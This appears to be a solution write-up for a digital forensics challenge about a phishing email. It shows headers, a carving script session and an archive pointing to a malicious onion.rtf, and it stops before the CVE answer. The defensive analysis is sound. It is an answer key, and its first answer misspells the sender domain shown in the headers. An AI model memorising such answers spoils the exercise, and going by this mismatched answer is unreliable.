Erge

Things to Remember:

1) Read the getting started before reading this write-up.

2) All file paths shown are based on the computer used in this write-up.


3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Erge 1

A malicious zip file was sent via email. Who sent this file?

Solution:


Look at the email files. **Desktop\Artifacts\smtp\alabank**.



This PC › Desktop › Artifacts › smtp › alabank


Name	Date modified	Type	Size
1533669362	8/23/2018 11:58 PM	File	1 KB
1533669647	8/23/2018 11:58 PM	File	1 KB
1533669872	8/23/2018 11:58 PM	File	1 KB
1533670332	8/23/2018 11:58 PM	File	2 KB
1533670400	8/23/2018 11:58 PM	File	2 KB
1533670776	8/23/2018 11:58 PM	File	1 KB
1533670882	8/23/2018 11:58 PM	File	1 KB
1533671668	8/23/2018 11:58 PM	File	871 KB
1533672479	8/23/2018 11:58 PM	File	22 KB
1533672544	8/23/2018 11:58 PM	File	2 KB
1533672857	8/23/2018 11:58 PM	File	1 KB
1533673692	8/23/2018 11:58 PM	File	42 KB
1533674049	8/23/2018 11:58 PM	File	18 KB
1533674617	8/23/2018 11:58 PM	File	2 KB
1533675440	8/23/2018 11:58 PM	File	1 KB
1533675466	8/23/2018 11:58 PM	File	1 KB
1533678455	8/23/2018 11:58 PM	File	1 KB
1533678932	8/23/2018 11:58 PM	File	2 KB
1533680305	8/23/2018 11:58 PM	File	1 KB
1533680398	8/23/2018 11:58 PM	File	65 KB
1533680610	8/23/2018 11:58 PM	File	1 KB
1533682877	8/23/2018 11:58 PM	File	1 KB
1533683555	8/23/2018 11:58 PM	File	2 KB
1533758082	8/23/2018 11:58 PM	File	1 KB
1533760538	8/23/2018 11:58 PM	File	1 KB
1533761972	8/23/2018 11:58 PM	File	2 KB
1534264976	8/23/2018 11:58 PM	File	1 KB

Look for a file with a bigger size. **1534267029**



1534265457	8/23/2018 11:58 PM	File	1 KB
1534265726	8/23/2018 11:58 PM	File	1 KB
1534267029	8/23/2018 11:58 PM	File	8,469 KB
1534274242	8/23/2018 11:58 PM	File	1 KB

Open the file in Wordpad and look at the sender. This is the file because the email has a zip file attached.



```
Message-ID:
<d1e47de5dd0693558becf62994f5805f@onionlistserve.com>
X-Sender: noreply@onionlistserve.com
User-Agent: Roundcube Webmail

--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hello AMAYA ALABANKADA,

We have made some updates to our story about Russians hacking
the
presidential election that we KNOW you will find interesting.
Please
check out the content attached!

Best,
Onion Editors
--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: base64
Content-Type: application/zip;
 name=onion.zip
Content-Disposition: attachment;
 filename=onion.zip;
 size=6418364

UEsDBBQAAAAIAA2PDU1vQMMbFO9hAN2k2gAJABwAb25pb24ucnRmVVQJAAOK/nFb
iv5xW3V4CwAB
```


Answer: noreply@onionlistserver.com (mailto:noreply@onionlistserver.com)

Erge 2

What is the name of the zip file with suspected malware that was attached to the email?

Solution

In the same file as above (1534267029), in the content section the attached filename is displayed.



```
X-Sender: noreply@onionlistserve.com
User-Agent: Roundcube Webmail

--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: 7bit
Content-Type: text/plain; charset=US-ASCII;
 format=flowed

Hello AMAYA ALABANKADA,

We have made some updates to our story about Russians hacking
the
presidential election that we KNOW you will find interesting.
Please
check out the content attached!

Best,
Onion Editors
--=_eba8b245477d418dee76c9098cad7ff1
Content-Transfer-Encoding: base64
Content-Type: application/zip;
 name=onion.zip
Content-Disposition: attachment;
 filename=onion.zip;
 size=6418364
```


Answer: onion.zip

Erge 3

What is the actual filename of the document containing suspected malware in the zip file?


Solution

Carve the file out of the email file from the past two questions with the following commands: **cd Desktop\Artifacts\smtp** , then **carve.py alabank\1534267029**.




```
C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534267029
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 214
==> Content Type: text/plain

[+] Email part ID 2: onion.zip
==> Content Length in bytes: 6418364
==> Content Type: application/zip

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename onion.zip...
Successfully dumped file onion.zip

C:\Users\tracerfire\Desktop\Artifacts\smtp>
```

The file is saved to where the carve.py is saved**.** Right click on the file, **7-Zip\open archive**



Name	Date modified	Type	Size
alabank	8/28/2018 2:33 PM	File folder	
asarea	8/28/2018 2:33 PM	File folder	
ebeltze	8/28/2018 2:33 PM	File folder	
carve.py	8/24/2018 10:51 AM	Python File	2 KB
onio	:11 PM	Compressed (zipp...	6,268 KB
TCin	:28 PM	Adobe Acrobat D...	34 KB

Look at the archive to see the actual filename.


C:\Users\tracerfire\Desktop\Artifacts\smtp\onion.zip\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Users\tracerfire\Desktop\Artifacts\smtp\onion.zip\

Name	Size	Packed Size	Modified
onion.rtf	14 329 053	6 418 196	2018-08-13 15:56


Answer: onion.rtf

Erge 4

What CVE does the malicious document exploit? Enter in the form of CVE-xxxx-xxxxx

Solution


Right click on the file and click on **Scan with Windows Defender**.



This PC › Desktop › Artifacts › smtp

Name	Date modified	Type	Size
alabank	8/28/2018 2:33 PM	File folder	
asarea	8/28/2018 2:33 PM	File folder	
ebeltze	8/28/2018 2:33 PM	File folder	
carve.py	8/24/2018 10:51 AM	Python File	2 KB
onion.zip	7/25/2019 5:11 PM	Compressed (zipp...	6,268 KB
TCinc_Invoice.pdf		be Acrobat D...	34 KB

Windows Defender says there is 2 threats.



Advanced scans

